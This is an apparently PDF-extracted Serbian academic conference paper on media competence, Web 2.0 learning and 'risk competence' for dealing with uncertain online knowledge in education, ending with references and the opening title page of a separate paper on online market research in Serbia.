Medijsko-pedagoška diskusija razvila je brojna pitanja o medijskoj kompetenciji, i dala vodeće ideje za medijsko obrazovanje. U tom smislu, najčešće se kao okvir, razmatra komunikativna kompetencija, a medijska kompetencija se definiše kao sposobnost da se aktivno usvoje svi oblici medija za ljudsku komunikaciju i razne postupke. Uvodi se i istorijska perspektiva koja medije opisuje kao „sredstvo za osvajanje sveta“, čime se u fokus stavlja kulturni i društveni razvoj. Medijska kompetencija ima za cilj i sposobnost kritike i analize koja u sebe uključuje doživljaj i dalje širenje sposobnosti izražaja. Pojam kompetencije se reflektuje i podudara sa tvrdnjom koja pojam kompetencije nužno povezuje sa slikom čoveka, koji se određuje kao društveni subjekt sposoban da dela. To su i vodeće ideje za vaspitanje i obrazovanje u informatičkom i naučnom društvu koje medijsku kompetenciju opisuju kao sposobnost i spremnost za prikladan, samoodređujući, kreativan i socijalno odgovoran postupak u jednom svetu koji su izgradili mediji.



E-mail: mira.vidakovic@yahooo.com
DOI: 10.15308/Synthesis-2015-32-37

Mnogi autori pišu o medijskoj kompetenciji, njenim konceptima koji pretpostavljaju sposobnost kritičke analize medijskih ponuda kao i korišćenje medija za nezavisno i kreativno izražavanje (Tolić, 2009). Baacke smatra da je medijskom kompetencijom obuhvaćena i sposobnost pojedinca da samostalno analizira medijske sadržaje (Tolić, 2009a). Generalno, možemo prihvatiti da medijske kompetencije podrazumevaju: razumevanje medija (prevashodno medijskih poruka), vladanje medijima (veština rukovanja medijskim aparatima), upotrebu medija (efektivna upotreba medija u rešavanju školskih i poslovnih zadataka, kao i sposobnost da se putem medija planira slobodno vreme i u njemu uživa), stvaranje medija (pretpostavlja sastavljanje i kreiranje medijskih ponuda), (pr)ocenjivanje medija (odnosi se na funkcije medijskog sistema i podrazumeva sposobnost da se obuhvate društveni odnosi i proceni sopstveno delanje pod normativim i etičkim aspektima).

## 2. KOMPETENCIJE I MEDIJSKE KOMPETENCIJE

U jeku brzih i gotovo nepreglednih promena, kada sve mora postati otvoreno i spekulativno, približavanje pitanjima medijske kompetencije, interakcije, kolaboracije, socijalizacije kao i takozvanom „*E-Learning*-u" u okviru novih medija, zahteva da se najpre razjasni veza, osnove odnosa medijskih kompetencija u kontekstu interneta i novih medija, odnos mogućnosti stvorenih posredstvom novih medija kao i potencijala realizovanih u praktičnom rukovanju sa njima. Pritom, sa medijsko-sociološkog stanovišta, težište nije samo na konkretnom određivanju ključnih kvalifikacija za rukovanje novim medijima, nego i na pitanju, kako da zamislimo procese učenja, interakcije, socijalizacije u rukovanju novim medijima. Dakle, radi se pre svega o razmatranju osnova, potrebnih da bi se obradila pitanja usvajanja kompetencija u rukovanju novim medijima.

Pojmom medijske kompetencije se opisuju razne sposobnosti i veštine i to pretežno u obliku statičnih rezultata učenja. Problem, kako prikupiti više rezultata učenja, a manje procesa učenja, je generalni problem teorija kompetencije. Naime, lako je formulisati ovu ili onu medijsku kompetenciju, ali pored toga, potrebno je odgovoriti na teže pitanje, kako se usvajaju kompetencije, i šta one znače.

Autori Erpenbeck i von Rosenstiel shvataju kompetencije kao dispozicije samoorganizacije i okupljaju ih u jedan model klasa kompetencija, koji polazi od toga da se samoorganizovano delanje odnosi refleksivno na osobu koja dela (P) i bliže određuje kroz aktivnost i komponente volje onog koji dela (A). Uz to se odnosi na materijalnu okolinu i njeno stručno-metodičko shvatanje i promenu (F) i na socijalno okruženje – dakle na druge ljude ili grupu ljudi (S). Tako se razlikuju sledeće klase kompetencija:

- „**(P)** Personalne kompetencije: dispozicije jedne osobe da dela refleksivno i samoorganizovano, tj. da proceni samu sebe, razvije produktivne stavove, sisteme vrednosti, motive i autostereotipe, da razvije sopstvene talente, motivaciju, namere i da se kreativno razvije i uči u okviru rada i van njega.
- **(A)** Kompetencije aktivnosti i realizacije: dispozicije jedne osobe da dela aktivno i sasvim samoorganizovano i da ovo delanje usmeri na realizovanje namera i planova – bilo za sebe bilo za druge ili sa drugima, u timu, u preduzeću, u organizaciji. Ove dispozicije podrazumevaju sposobnost da se sopstvene emocije, motivacija, sposobnosti, iskustva i sve druge kompetencije – lične, stručno-metodičke i socijalno-komunikativne – integrišu u sopstvene voljne nagone i uspešno realizuju dela.
- **(F)** Stručno-metodičke kompetencije: dispozicije jedne osobe da pri rešavanju racionalno-materijalnih problema dela duhovno i fizički samoorganizovano tj. da stručnim i instrumentalnim znanjem, sposobnostima i veštinama kreativno rešava probleme, da racionalno rangira i vrednuje znanje; to uključuje dispozicije da se aktivnosti, zadaci i rešenja oblikuju metodički samoorganizovano i da se metode same kreativno razvijaju.
- **(S)** Socijalno-komunikativne kompetencije: dispozicije da se dela komunikativno i kooperativno samoorganizovano tj. da se sa drugima kreativno raspravlja i sastaje, da se ponaša orijentisano ka timu i vezi i da se razvijaju novi planovi, zadaci i ciljevi" (Erpenbeck & von Rosenstiel, 2003, XVI).

Dok se ovaj koncept kompetencija, u smislu dispozicija za samoorganizaciju, poslednjih godina ustalio u stručnom obrazovanju i obrazovanju odraslih, modeli kompetencija, koji su razvijeni u oblasti školstva, posebno u okviru diskusije o standardu obrazovanja, od toga se jasno razdvajaju. Naime, obrazovno-politička diskusija o pitanju definisanja i razvoja standarda obrazovanja u školstvu, polazi od toga da standardi, za razliku od nastavnih planova, ne posežu za listama nastavnog gradiva i sadržaja da bi konkretizovali ciljeve obrazovanja. Pre je moguće da se uz njihovu pomoć identifikuju „osnovne dimenzije razvoja učenja u jednoj stručnoj oblasti (jednom 'domenu', kako se kaže u psihologiji znanja, u jednoj oblasti učenja, u jednom predmetu). Kompetencije odražavaju osnovne zahteve delanja, kojima su učenici izloženi u domenu. Raznolikim, fleksibilnim i različitim korišćenjem i povećanim umrežavanjem konkretnih, za oblast vezanih kompetencija, mogu se razviti i 'ključne kompetencije', ali usvajanje kompetencija mora početi pri sistematskom građenju 'inteligentnog znanja' u jednom domenu" (Klieme *et al*., 2003:21). Autori posebno naglašavaju da ovde upotrebljen pojam kompetencije treba razlikovati od onog koji potiče iz vokacijske pedagogije i od, u javnosti često korišćenih koncepata stručne, metodičke, socijalne i personalne kompetencije. Pre se radi o tome da se definišu kompetencije kao dispozicije u određenim predmetima ili 'domenima'.

Ova, drugačije izložena tačka gledišta, je razumljiva iz perspektive školskog sistema, gde se radi o prenošenju znanja koje je strukturisano prema školskim predmetima. Čini se da je zaključak ove ekspertize da se međudisciplinske kompetencije razvijaju tek pri povećanom umrežavanju kompetencija specifičnih za (pojedine) domene, tako da čak ni ključne kompetencije ne mogu zameniti bazalne kompetencije.

Ovim argumentima bi se moglo suprotstaviti to, da znanje specifično za neki domen predstavlja samo jedan deo škole. Ako škola treba da bude obrazujuća, onda tu spada i integracija aspekata znanja u horizont ličnih i socijalnih kompetencija. To što se ove tzv. ključne kompetencije ne mogu lako standardno testirati, nije razlog da se zapostave. Nasuport tome, tamo gde su stručne kompetencije specifične za jedan domen previše kvalifikativno usmerene, postoji opasnost da obrazovni standardi vode nastavi čija je najviša maksima „*teaching to the test*".

Analitičari takođe, sumnjaju da oblasti učenja mogu da se izjednače sa (školskim) predmetima. Naime, moguće je da određeni školski predmeti korespondiraju sa naučnim oblastima, da posreduju određeni pogledi na svet (istorijski, književno-kulturni, prirodnjački, itd.) ali to je adekvatna interpretacija za tradicionalno gimnazijske profile, ali ne i za stručno obrazovanje. Za stručno obrazovanje pojam „domena" obuhvata i kompetenciju delanja, tako što savladavanje stručnih zahteva traži kako teorijsko znanje, tako i praktično iskustvo. Stoga, diskusija o oblastima učenja treba da razlikuje stručne, humane i socijalne kompetencije. Shodno tome, za stručno obrazovanje su važne



DOI: 10.15308/Synthesis-2015-32-37

tri perspektive kompetencije: domen tj. fah/predmet, ličnost i socijalna grupa. Dok se kompetencije u okviru nacionalnih obrazovnih standarda kognitivno-teorijski shvataju kao dispozicije, koje opisuju obimne procese rešavanja problema u okviru generativnog odnosa kompetencije i performansi, kompetencije u okviru stručnog obrazovanja se interpretiraju aktivno-teorijski: One se pokazuju npr. kao modeli kompetencije, da bi sistematizovale konkretne aktivnosti.

U literaturi nalazimo sledeća područja, oblasti medijske kompetencije:

- Kritika medija, sposobnost da se analitički, etički i refleksivno poveže sa medijima;
- Nauka o medijima kao znanje o medijima u smislu informisanosti o medijskom sistemu, kao i sposobnost korišćenja odgovarajućih aparata u okviru instrumentalno-kvalifikacijske sposobnosti;
- Korišćenje medija, primena i upotreba medija, kako kroz recepciju, tako i kao pošiljalac;
- Medijska umetnost, inovativno i kreativno stvaranje medija (Baacke, 1996: 8).
- Pojmovi medijske kompetencije, mogu imati veoma različita značenja:
- Razumeti medije: medijska kompetencija se može odnositi na razumevanje medijskih ponuda.
- Vladati medijima: medijska kompetencija se može odnositi na veštinu rukovanja medijskim aparatima.
- Upotrebiti medije: medijska kompetencija se može odnositi na efektivnu upotrebu medija u rešavanju školskih i poslovnih zadataka. Može se iskazati i u sposobnosti da se pomoću medija planira slobodno vreme i u njemu uživa.
- Stvarati medije: medijska kompetencija se može odnositi na sastavljanje medijskih ponuda.

(Pr)Ocenjivati medije: medijska kompetencija se konačno može odnositi na funkcije medijskog sistema. Medijska kompetencija u ovom smislu podrazumeva sposobnost da se obuhvate društveni odnosi i (pr)oceni sopstveno delanje pod normativnim i etičkim aspektima (Baacke, 1996; Sutter & Charlton, 2002).

## 3. MEDIJSKE KOMPETENCIJE U VEKU WEB-A 2.0

Usmerenost medijskih kompetencija ka shvatanjima dispozicija samoorganizacije i samo-upravljanja nije od značaja samo zato što stilovi učenja, preko kojih se mladi suočavaju sa digitalnim medijima, počinju da se menjaju. Pre svega u anglosaksonskom području pod pojmovima: „*Netgeneration*“ (Oblinger & Oblinger, 2005), „*Homo Zappiens*“ (Veen & Vrakking, 2006), „*Digital Natives*“ (Prensky, 2006), „*Produser*“ (Bruns, 2007), postoji mnoštvo pristupa koji opisuju ovaj razvoj. Prema Crossu (2007), odlučujuća odlika je to što učenje sve više prelazi sa *push* (gurati) principa na *pull* (vući) princip. Učenje sve manje znači učenje usmereno programom, i pokušava da odgovori na promene koje se pojavljuju unutar nesigurne perspektive budućnosti. Ko se bavi digitalnim medijima, više uči isprobavanjem, eksperimentisanjem ili uz pomoć društvene mreže. Ciljano sastavljanje instrukcija, ili vođenje formalnog kursa o uvodu u novi program, danas se retko dešava – što za posledicu ima da ponuđači digitalnih medija (bilo hardvera, bilo softvera) danas, po pravilu, retko prilažu instrukcije uz svoje proizvode. Istovremeno se lokus kontrole, koga su u tradicionalnoj nastavi određivali nastavnici, sve više prebacuje na kompleksne aranžmane učenika, trenere, predavače, tehnologiju i resurse (Moser, 2008:37).

Upravo za ovu generaciju značaj škole za prenošenje medijskih kompetencija ne sme da se preceni. Pošto deca i omladina intenzivno koriste medije pre svega u vannastavnoj svakodnevici, „*Netzgeneration*“ i tamo usvaja mnoštvo medijskih kompetencija kojima trenutno raspolaže. Ali šta onda preostaje obrazovnim nastojanjima škole, odnosno da li su ona još uvek potrebna? Jer ako učenici u vannastavnim aktivnostima usvajaju medijske kompetencije koje im omogućavaju da sami u okviru samoorganizovanog (samoupravljajućeg) učenja, osvoje svet kompjutera, možemo se zapitati da li su napori od strane škole još uvek potrebni. Pa ipak, postoje dva niza argumenata koji zagovaraju održivu upotrebu kompjutera u školi.

Češća upotreba kompjutera u školi se zahteva, jer svakodnevna upotreba kod kuće snažno gura u prvi plan potrebe za zabavom: igranje kompjuterskih igara, postavljanje i preuzimanje muzike, gledanje video zapisa, četovanje preko MSN-a, itd. Nasuprot tome, rad na kompjuteru u profesionalnoj svakodnevici postavlja druga težišta: obrađuju se tekstovi, radi se sa bazama podataka, koriste se kreativni softveri kao *Mindmanager*, obrađuju fotografije odgovarajućim programima, itd.

Na osnovu toga, zadatak škole bi mogao biti popunjavanje praznina i sistematski rad sa onim softverima, koji nisu u upotrebi tokom slobodnog vremena – kao npr. *Office* programi, programi za obradu slika i filmova, itd. Profesionalno znanje i refleksivno znanje o informatičkom društvu, ali i rizici rada sa tehnologijom mogli bi biti program za digitalno medijsko obrazovanje u školama. Jer to su oblasti o kojima inače niko u društvu ne brine i koje se ne uče automatski, svakodnevnom upotrebom kompjutera. Tako se u radu sa *Web* 2.0 stalno javljaju tvrdnje kako deca i omladina bezbrižno postupaju sa ličnim podacima na svojim profilima.

Kao drugo, mora se zaći iza pitanja zaštite i praznina u znanju i veštini i poći od toga da kompjuter i internet u tolikoj meri pripadaju svakodnevici dece i mladih, da sa tim povezane medijske kompetencije predstavljaju resurs koji bi škola morala mnogo više da koristi. Ako se medijska kompetencija posmatra iz ugla kompetencija samoorganizacije, onda bi se u školskom kontekstu učenja morali postaviti zadaci koji tokom prakse samoorganizovanog i samoupravljajućeg učenja omogućavaju istovremenu primenu medijskih kompetencija, diferenciranje sposobnosti i razvoj sopstvenih kompetencija. Dakle, radi se manje o tome da se prenose jasno definisane i propisane veštine rada sa digitalnim medijima, u smislu didaktike posredovanja, a više o tome da se u okviru didaktike omogućavanja podstiču samostalni procesi učenja (Moser, 2008; Arnold, 2007), koji dopuštaju i neformalno i autodidaktičko učenje sa i o medijima i koji se kao izvor uključuju u školsko učenje, što naročito odgovara zahtevima koji su povezani sa Veb 2.0.

Takvi prostori za učenje „prevode“ interaktivni veb u kontekst iskustva učenika i daju podsticaj i motivaciju da se ovaj veb ne konzumira isključivo pasivno. Pogotovo iz tog razloga Erpenbeck i Sauter (2007) stavljaju akcenat na razvoj kompetencije u mreži i naglašavaju „*new blended Learning*“ u okviru Veb 2.0. jer upotreba društvenog softvera pruža mogućnost da se međusobno povežu metode stvaralačkog rešavanja problema (stručna i metodička kompetencija), samorefleksije (personalna/lična kompetencija), društvene perspektive/pogledi i pogledi na svet (socijalna kompetencija) i individualna delanja (kompetencije aktivnosti) (Erpenbeck & Sauter, 2007:166).

Ako škola propusti da prihvati medijske kompetencije svojih učenika, koje ovi donose iz svakodnevnog života, i da stvara okruženja za učenje u kojima se one mogu koristiti, onda u radu sa digitalnim medijima nastaje ponor između školske i neškolske svakodnevice: deci *Netzgeneration* se implicitno prenosi da njihove (vannastavne) medijske kompetencije nemaju nikakve veze sa oblašću koja se tradicionalno naziva obrazovanjem. Iz



DOI: 10.15308/Synthesis-2015-32-37

navedenog zaključujemo da su značajne šanse za učenje prokockane, i da se zapostavlja razvoj medijskih kompetencija u onim domenima koji u informatičkom društvu sve više određuju šanse za posao i karijeru. Montgomery (2008: 29) iznosi alternative za obrazovni sistem: ili će nastava ostati takva kakva jeste, a mi se još čudimo što škola više ne može dohvatiti svet mladih, koji spadaju u „*Digital Natives*", ili ćemo učenicima ponuditi digitalno okruženje za učenje koje im odgovara, jer pripada onom životu koji određuje svakodnevicu novih naraštaja u današnjem društvu. Umreženi mediji u školi će onda u nastavi postati isto toliko centralni koliko informatičke i komunikacijske tehnologije u svetu rada (Moser, 2008: 20).

Kako *Schelhowe* naglašava, deca i omladina bi trebalo da dobiju priliku da u školi reflektuju spontanu i zabavnu upotrebu digitalnih medija koji odlikuju njihovu imaginaciju, „tako što doživljavaju nove načine učenja, proživljavaju procese nastanka i tako mogu preuzimaju odgovornost" (Schelhowe 2007: 180). To se ne odnosi samo na tehničku i informatičku stranu rada sa medijima – na ovaj način bi se trebalo raditi i sa internetom; a učenici bi u školi trebalo da dobiju mogućnost da isprobaju primenu Veb 2.0, tako što bi aktivno učestvovali u blogu, kolaborativno stvarali tekst pomoću *wiki*-ja, uključivali fotografije i filmove u školske projekte, itd. Dakle, ne traži se osnovno informatičko-tehničko obrazovanje, koje ispituje medijske kompetencije u smislu „*teaching to the test*", već primena digitalnih medija u najrazličitijim školskim postavkama zadataka – poput zadataka odlučivanja, stvaranja i rasuđivanja.

## 4. KOMPETENCIJE RIZIKA – UPRAVLJANJE RIZIKOM I OPASNOSTIMA NA INTERNETU

Ako prostor digitalnih medija i interneta prihvatimo kao pogonsku snagu reforme koja već dugo nedostaje u oblasti obrazovanja, onda bi razmišljanja koja slede, išla u prilog, pozitivnom tumačenju naznačene erozije. Ipak, važi obrnuto: tehnike i primena Veba 2.0, u svrhu poučavanja i učenja, nisu pogodne ako se radi o procesu obrazovanja kakav je uobičajen u tradicionalnim obrazovnim institucijama. U njima se proces poučavanja i učenja odvija sa ciljem posredovanja i sticanja znanja vezanog za određen predmet/oblast. Veb 2.0 sa svojim specifičnim tehnikama i primenama utiče objektivno na porast neizvesnost i neodređenosti što možemo shvatiti kao nastavak promišljanja rizičnog društva, kako je vreme u kome živimo okarakterisao poznati analitičar Ulrih Beck (2001). Tako dolazimo i do zadatka delovanja medijske pedagogije, da reaguje, upravo tada, kada su tehnike i primena *Web-a 2.0* funkcionalizovane u kontekst obrazovanja. Neophodne kompetencije, sposobnosti, veštine i znanja, koje će omogućiti, da se deluje u uslovima nesigurnosti i neodređenosti, mogu se obuhvatiti pojmom „kompetencije rizika".

Kao koncept, ovaj pojam se nalazi u najrazličitijim oblastima primene – svuda gde treba savladati lične rizike ili rizike nastale kao posledica ličnih, preduzetničkih, kao i političkih odluka. Prominenti pristup kompetenciji rizika, u odnosu na lični rizik, pomaže recimo u slučaju droge. Takođe, u oblasti fizičkog vaspitanja i pedagogije sporta, dolazi do upravljanja rizicima – „vaspitanje vratolomija" ili kultura rizika u mlađem dobu. Upravljanje rizicima je od velikog značaja, pre svega, na temelju spoznaje da je upravljanje rizikom, povezano sa usvajanjem razvojnih zadataka dece i mladih. U doživljajnoj pedagogiji i pedagogiji sporta susreću se pristupi pomoći u slučaju droge. U ovim oblastima se istražuju ili inscenirаju situacije i tako pedagoški instrumentalizuje, ono šta se pokazuje kao posebno obeležje. Pored sopstvene aktivnosti, blizine prirode i odnosa u grupi, ovo je pre svega ozbiljan zadatak koji se mora savladati (u suprotnosti sa pukim vežbanjem), što se uglavnom posreduje subjektivnim osećajem rizika.

U oblasti stručnog, profesionalnog obrazovanja, nalazimo kompetentno upravljanje rizikom kao cilj obrazovanja, tradicionalno u oblasti zaštite i sigurnosti na radu. Pošto su preduzetničke odluke u osnovi prožete neizvesnošću i neodređenošću, upravljanje rizikom je temeljna kompetencija privredne delatnosti u projektnom menadžmentu, na tržištu kapitala ili pri vođenju preduzeća. Izgradnji odgovarajućih kompetencija doprinosi, sa jedne strane, ono što se može izračunati u menadžmentu rizika, polazeći od osnovnih teza racionalnog procenjivanja rizika. Sa druge strane, ponovo nalazimo dodirne tačke, između oblasti treninga preduzetnika i pedagogije doživljaja. Za pedagošku i vaspitnu refleksiju, potrebno je konceptualizovati neizvesnost i neodređenost, vezanu za mladalačko doba, kao i potrebu da se pedagoški deluje unutar uslova neizvesnosti i neodređenosti.

Upravo zbog toga, što je upravljanje rizicima tematizovano u različitim oblastima i definisano kao cilj obrazovanja, i zato što funkcioniše i u pedagoškom kontekstu, nedostaje jedan povezani model ličnih pretpostavki, koje će pojedinca osposobiti za kompetentno delovanje unutar uslova neizvesnosti i nesigurnosti. Ovde ćemo skicirati odgovarajući model kompetencije rizika, koji se odnosi na upravljanje tehnikama i primenu Veba 2.0.

Zato se mora poći od samog pojma rizika. Rizici se odnose uvek na neodređenost, neizvesnost, nesigurnost o tome koje posledice, od svoga delovanja, pojedinac može imati. Rizik se stoga izjednačava sa mogućnošću da se sa nekom delatnošću/radnjom (ili pak propustom neke delatnosti/radnje), a koja leži u temelju neke odluke, mogu povezati i neželjeni rezultati. Pojedinac koji sve zna i sve može da predvidi ne podleže rizicima. Samo kada se radi o mogućim, nesigurnim i neizvesnim posledicama neke delatnosti/radnje, govorimo zapravo o riziku.

Niklas Luhmann (2005) razlikuje aktivno upravljanje rizikom, dakle ulazak u rizik, i pasivno prepuštanje neizvesnim događajima, dakle zatečenost opasnostima. Razlikovanje rizika i opasnosti, odgovara razlikovanju nesigurnosti i neznanja. Dok je nesigurnost, svesno opažanje manjka (oskudice) znanja, neznanje ili neumeće važi za oskudicu znanja, koja osobama ili grupama nije poznata. Dakle, onaj ko deluje u uslovima neizvesnosti, a da nije prepoznao oskudicu svoga znanja, izložen je opasnosti.

Temelj kompetencije rizika je otuda, najpre, sposobnost da se prepozna neizvesnost, neodređenost, nesigurnost. Sposobnost da se situacije procene kao riskantne, je nužno refleksivna: odnosi se na vezu između sopstvenih, ličnih pretpostavki (dakle od onoga što sam pojedinac zna o nekoj situaciji, o opcijama delovanja i mogućim rezultatima) i zahteva same situacije. Za tehnike i primenu Veba 2.0 dijagnostikovano je, da one ne utiču samo na porast nesigurnosti, nego i na porast nerazlikovanja između neizvesnosti i stručnog znanja. Otuda je preduslov, kompetencije rizika u odnosu naVeb 2.0, da pojedinac raspolaže sposobnošću, da prepozna nesigurno znanje u medijskim, specifičnim oblicima. To važi za razlikovanje narativnog znanja, koje je osoba ispričala (npr. u formi *Weblogs*) od socijalno izdejstvovanog znanja (npr. *Wikis*) ili od autoritarnih izjava učenih (npr. stručne publikacije). Prvi lični preduslov kompetencije rizika je otuda, da osoba raspolaže kriterijumima, da prepoznaje i razlikuje, nesigurno znanje od stručnog, pouzdanog, sigurnog znanja.

Sposobnost da se refleksivno prepozna i ograniči neizvesnost od stručnog znanja predstavlja samo prvi korak. U drugom koraku, radi se o savlađivanju neizvesnosti i o odluci, da li neizvesnost treba da se prevede u stručno znanje ili odluku treba



DOI: 10.15308/Synthesis-2015-32-37

doneti unutar zatečenih okolnosti neizvesnosti. Dok u drugom slučaju, osoba priznaje da određene situacije mogu da se prevaziđu smelim poduhvatom (vratolomijom), u prvom slučaju, preduzima se klasičan proces učenja. Upravo za funkcionisanje primene Veba 2.0, u kontekstu poučavanja i učenja, odlučujuće je razlikovanje ova dva oblika kompenzacije rizika: da li ova konfrontacija sa situacijama, u kojima je znanje privremeno, individualno ispričano, socijalno oblikovano i time nesigurno, dovodi do tradicionalnih puteva sticanja znanja, npr. kroz studije originalnih izvora, kroz produbljivanje razumevanja autorizovanih agrumenata, kroz empirijsko ispitivanja hipoteza ili putem priznatih formi argumentacije i dokazivanja? Ili je konfrontacija sa znanjem na Vebu *2.0* usmerena na to, da je bolje delovati pod uslovima nesigurnosti, neodređenosti, dok u prvom slučaju, refleksija nesigurnosti, neodređenosti vodi tome, da se nesigurnost prevede u stručnu kompetenciju, drugi slučaj je usmeren na to da se kompetencije steknu u ophođenju sa nesigurnošću.

Ovde smo šematski (Slika 1) predstavili oba koraka u savladavanju nesigurnosti i obe alternative delovanja u trećem koraku:

**3.1 Prelaz u stručno znanje**

Prepoznavanje neodređenosti → 2. Odluka

**3.2 Refleksivno ophođenje sa nesigurnošću**

Slika 1. Koraci za prevazilaženje nesigurnosti.

Obe mogućnosti se ravnopravno posmatraju. Pošto se, u sve većoj meri, u mnogim oblastima znanja i njihovoj primeni u svakodnevnom poslu, odluke donose na osnovu nesigurnog znanja, one nisu konstitutivne samo za primenu u kontekstu Veba 2.0. Jednostrano razmatranje prvog slučaja, tj. prevođenje u stručno znanje, zanemaruje, kako zahteve metodičke kompetencije pored samih stručnih kompetencija, tako i oznake koje su specifične za tehnike i primene Veba 2.0, a to je da transportuju i nesigurno znanje. Sa druge strane, jednostrano naglašavanje socijalnih pregovora znanja na Vebu 2.0, zanemaruje klasične oblike stvaranja i posredovanja znanja u korist čisto afirmativnog posmatranja prakse Veba 2.0. Pritom je bitno, iz pedagoške perspektive, ne uzimati unapred odluke za jedan ili za drugi slučaj. Pitanje da li se približiti stručnom, sigurnom znanju ili delovati na osnovama nesigurnosti, ubraja se u kompetenciju rizika, a to spada u ličnu odluku pojedinca.

U drugom slučaju, postavlja se treći korak za savlađivanje nesigurnosti i neodređenosti, na sredstva koja omogućavaju da se deluje uprkos nesigurnosti i neodređenosti. U kognitivnoj psihologiji ova sredstva su označena kao heuristike i tako izučavana. To su jednostavna i čvrsta pravila („pravila pesnice") koja pomažu da se reše kompleksni poblemi. Poznat primer je pravilo o jedinom dobrom razlogu: pri izboru između alternativa, odluke vode prema jednom jedinom, prominetnom obeležju i u mnogim slučajevima, do na sličan način zadovoljavajućeg rezultata, kao izboru, koji različita obeležja sistematično razmatra i čak odmerava. Lične profesionalne odluke, npr. u medicini, orijentišu se prema ovom pravilu. Preduslov je svakako, znati i refleksivno prepoznati prominetno obeležje, da bi ono vodilo heurističkoj odluci. Ko dakle radi na Vebu 2.0, na osnovama nesigurnog znanja, prekida svoje potrage za informacijama onda, kada nađe neko dobro obeležje, kojim može da obrazloži svoju odluku. U kontekstu Veba 2.0, jedno takvo dobro obeležje može biti blog nekog eksperta, statistički potkrepljeni spojevi između dva obeležja, ili jednostavno rekonstruisano poreklo izvora. U pedagoškoj perspektivi važi, da se ova obeležja shvataju i unapređuju, kao specifične kompetencije delovanja pod uslovima nesigurnosti ili neodređenosti, i njihovoj ambivalentnosti.

Osnovna teza ovog priloga glasi: ako se tehnike i primene Veba 2.0 u kontekstu obrazovanja ne samo tematizuju već i funkcionalno povežu, njima svojstvena nesigurnost i neodređenost postaje medijsko-didaktički relevantna kategorija. To može biti sa svrhom i namerom, ali i bez toga. Poslednje, nesigurnost i neodređenost, kao pojava tipična za primenu Veba 2.0, može da stoji nasuprot istinskom, pravom cilju – u boljem slučaju, oni koji uče, uče nešto drugo kao intendirano, naime u ophođenju sa nesigurnošću u najgorem slučaju ne nauče ništa.

## 5. REZIME

Digitalni mediji i kontekst interneta pored mnogih mogućnosti nose i sebi svojstvenu nesigurnost i neodređenost, koja postaje medijsko-didaktički relevantna kategorija u promišljanju koncepta kompetecija. Na to se posebno obraća pažnja pri oblikovanju scenarija učenja u kojima treba da funkcionišu tehnike i primene Veba 2.0, tako da je sa funkcionalizacijom Veba 2.0, u cilju obrazovanja uvedena i metodologija za prevazilaženje porasta nesigurnosti, i sa tim povezana neophodnost uvažavanja kompetencija rizika, te tako i potreba integracije kompetencije rizika u diskurs medijskih kompetencija. Centralni rezultat, ovde je razlikovanje dvaju jednakopravnih oblika kompetencije rizika. Sa jedne strane prelazak od nesigurnosti u stručno znanje putem klasičnog razumevanja procesa poučavanja i učenja, a sa druge strane, primena heuristike, sa ciljem da se kompetentno deluje u uslovima nesigurnosti, neodređenosti.

## LITERATURA


Arnold, R. (2007). Ich lerne, also bin ich: Eine systemisch-konstruktivistische Didaktik. Heidelberg: Carl-Auer.

Baacke, D. (1973). Kommunikation und Kompetenz. Grundlegung einer Didaktik der Kommunikation und ihrer Medien. München: Juventa.

Baacke, D. (1996). Medienkompetenz als Netzwerk. Reichweite und Fokussierung eines Begriffs, der Konjunktur hat. In: medien praktisch, 20 (1996) 78, S. 4-10.

Beck, U. (2001). *Rizično društvo: U susret novoj moderni.* Beograd: Filip Višnjić.

Bruns, A. (2007) Beyond Difference: Reconfiguring Education for the User-Led Age. In ICE 3: Ideas, Cyberspace, Education, 21-23 March 2007. Loch Lomond, Scotland: Ross Priory.

Cross, J. (2007). Informal Learning: Rediscovering the Natural Pathways That Inspire Innovation and Performance. San Francisco: Pfeiffer.

Erpenbeck, J., & Sauter, W. (2007). *Kompetenzentwicklung im Netz. New Blended Learning mit Web 2.0.* Köln: Lucherhand.

Erpenbeck, J., & von Rosenstiel, L. (2003). Einführung. In: Erpenbeck, J., von Rosenstiel, L. (Hrsg.) Handbuch Kompetrnzmessung. Erkennen, verstehen und bewerten von Kompetenzen in der betrieblichen, pädagogischen und psychologischen Praxis. Stuttgart: Schäffer-Poeschel.

Klieme, E. (2003). *Zur Entwicklung nationaler Bildungsstandards:Eine Expertise.* Frankfurt a.M.: Deutsches Innstitut für Internationale Pädagogische Forschung.

Luhmann, N. (2005). *Die Realität der Massenmedien.* Wiesbaden:




DOI: 10.15308/Synthesis-2015-32-37

VS Verlag für Sozialwissenschaften.

Montgomery, U. (2008). Interneträume für „Digital Natives“ in der Schule. In: Landesmedien- zentrum Baden-Württemberg (Hrsg.) *E-Learning in der Praxis. Eine Publikation der Medienoffensive II* (Baden-Württemberg). Karlsruhe: Landesmedienzentrum BW, S. 29-31.

Moser, H. (2008). *Einführung in die Netzdidaktik.* Lehren und Lernen in der Wissens- gesellschaft. Hohengehren: Schneider.

Oblinger, D., & Oblinger, J. L. (2005). *Educating the net generation*. Boulder, CO: EDUCAUSE.

Prensky, M. (2006). Don’t Bother Me Mom - I’m Learning! How Computer and video Games Are Preparing Your Kids Twenty-first Century Success-and How You Can Help! St. Paul: Paragon House.

Schelhowe, H. (2007) *Technologie, Imagination und Lernen.* Münster: Waxmann.

Sutter, T., & Charlton, M. (2002). Medienkompetenz – einige Anmerkungen zum Kompetenz- begriff. In: Groeben, N., Hurrelmann, B. (Hrsg.) Medienkompetenz. Voraussetzungen, Dimensionen, Funktionen. Weinheim: Juventa, S. 129-147.

Tolić, M. (2009 a). Medijske kompetencije i odgoj za medije. *Život i škola: Časopis za teoriju i paksu odgoja i obrazovanja*, LV(22), 97-103.

Tolić, M. (2009). Medijska kompetencija kao prevencija pri sprječavanju medijske manipulacije u osnovnim školama. *Medianali, 3(*6), 195-212.

Veen, W., & Vrakking, B. (2006). *Homo Zappiens. Growing Up In a Digital Age*. London: Network Continuum.



DOI: 10.15308/Synthesis-2015-32-37

Synthesis
International Scientific Conference of IT and Business-Related Research

# ANALIZA POSLOVNIH PRAKSI I PERSPEKTIVE RAZVOJA ONLAJN MARKETINŠKIH ISTRAŽIVANJA U SRBIJI

## THE ANALYSIS OF BUSINESS PRACTICES AND DEVELOPMENT PERSPECTIVES OF ONLINE MARKET RESEARCH IN SERBIA

Nikolina Ljepava[1], Radmila Janičić[2]
[1] Fakultet za medije i komunikacije, Karađorđeva 65, Beograd
[2] Fakultet Organizacionih Nauka, Jove Ilića 154, Beograd

**Apstrakt:**
